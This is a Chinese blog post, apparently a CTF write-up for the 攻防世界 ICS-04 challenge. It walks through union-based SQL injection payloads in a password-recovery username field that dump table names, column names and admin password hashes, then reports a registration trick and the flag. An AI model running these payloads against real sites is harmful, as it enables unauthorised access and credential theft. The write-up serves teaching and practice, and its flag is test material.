攻防世界ICS-04 writeup

原创


Void&Exists 于 2020-04-17 11:38:05 发布 399 收藏
分类专栏： 渗透测试 CTF 随笔 文章标签： 安全 sql php
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/a1004070060/article/details/105576215
版权


渗透测试 同时被 3 个专栏收录
9 篇文章 0 订阅
订阅专栏


CTF
16 篇文章 0 订阅
订阅专栏


随笔
10 篇文章 0 订阅
订阅专栏

工控云管理系统新添加的登录和注册页面存在漏洞，请找出flag。



1.根据提示先去登录注册页面，注册一个账号，尝试登录后提示普通用户登录也没用，估计我们需要登录管理员账号。

2.因为我注册了root和admin两个账号，都可以顺利注册且是普通用户，所以推测管理员账号应该不是想让我们通过这么简单的方式猜出来。接着去密码找回页面寻找突破口，输入我们之前注册的账号admin，果然有bug……找回密码竟然还需要输入原始密码，我吐了。

cetc用户找回密码

用户名 提交查询 什么鬼东西

您的密保问题是哈哈
请输入答案

请输入您的原始密码：
提交查询

https://blog.csdn.net/a1004070060

3.尝试寻找一下注入点，最终发现用户名处存在注入，并且第三列为输出点。

```
admin' union select 1,2,3,4 limit 1,1#
```

cetc用户找回密码

用户名 select 1,2,3,4 limit 1,1# 提交查询

您的密保问题是3
请输入答案

4.接着进行进一步查询，过程中发现database()函数被禁用，于是构造如下SQL查询tablename

```
admin' union select 1,2,group_concat(table_name),4 from information_schema.tables where TABLE_SCHEMA!='info
```

cetc用户找回密码

用户名 提交查询

您的密保问题是
user,columns_priv,db,event,func,general_log,help_category,help_k
请输入答案

请输入您的原始密码：
提交查询

https://blog.csdn.net/a1004070060

5.查询user表列名

```
admin' union select 1,2,group_concat(column_name),4 from information_schema.columns where TABLE_NAME=0x7573
```

您的密保问题是
username,password,question,answer,Host,User,Password,Select_priv,Insert_priv,Update_priv,Delete_priv,Create_priv,Drop_priv,Reload_priv,Shutdown_priv,Process_priv,File_priv,Grant_priv,References_pri
请输入答案

请输入您的原始密码：
提交查询

6.查询一下管理员账号，无回显，判断可能user表不在当前数据库中

```
admin' union select 1,2,group_concat(username),4 from user  limit 1,1#
```

用户名nin' union select 1,2,grou 提交查询

没有这个用户

7.查询一下user表所在的数据库,可以看到user存在于cetc004数据库中

```
admin' union select 1,2,group_concat(table_schema),4 from information_schema.tables where table_name=0x7573
```

用户名 提交查询

您的密保问题是cetc004,mysql
请输入答案

8.查询管理员账号密码，这样就拿到了管理员账号，但是密码经过了哈希。

```
admin' union select 1,2,group_concat(username),4 from cetc004.user  limit 1,1#
admin' union select 1,2,group_concat(password),4 from cetc004.user  limit 1,1#
```

用户名 提交查询

您的密保问题是c3tlwDmIn23,admin ,root
请输入答案

用户名 提交查询

您的密保问题是2f8667f381ff50ced6a3edc259260ba9,202cb962ac59075b964b07152d234b70,202cb962ac59075b964b07152d234b70

9.抱着侥幸心态试一下基于约束的注册注入，竟然成功了。。。

登录

忘记密码? cyberpeace{52c6875be87d77d3fc2e96a2f3189600}

https://blog.csdn.net/a1004070060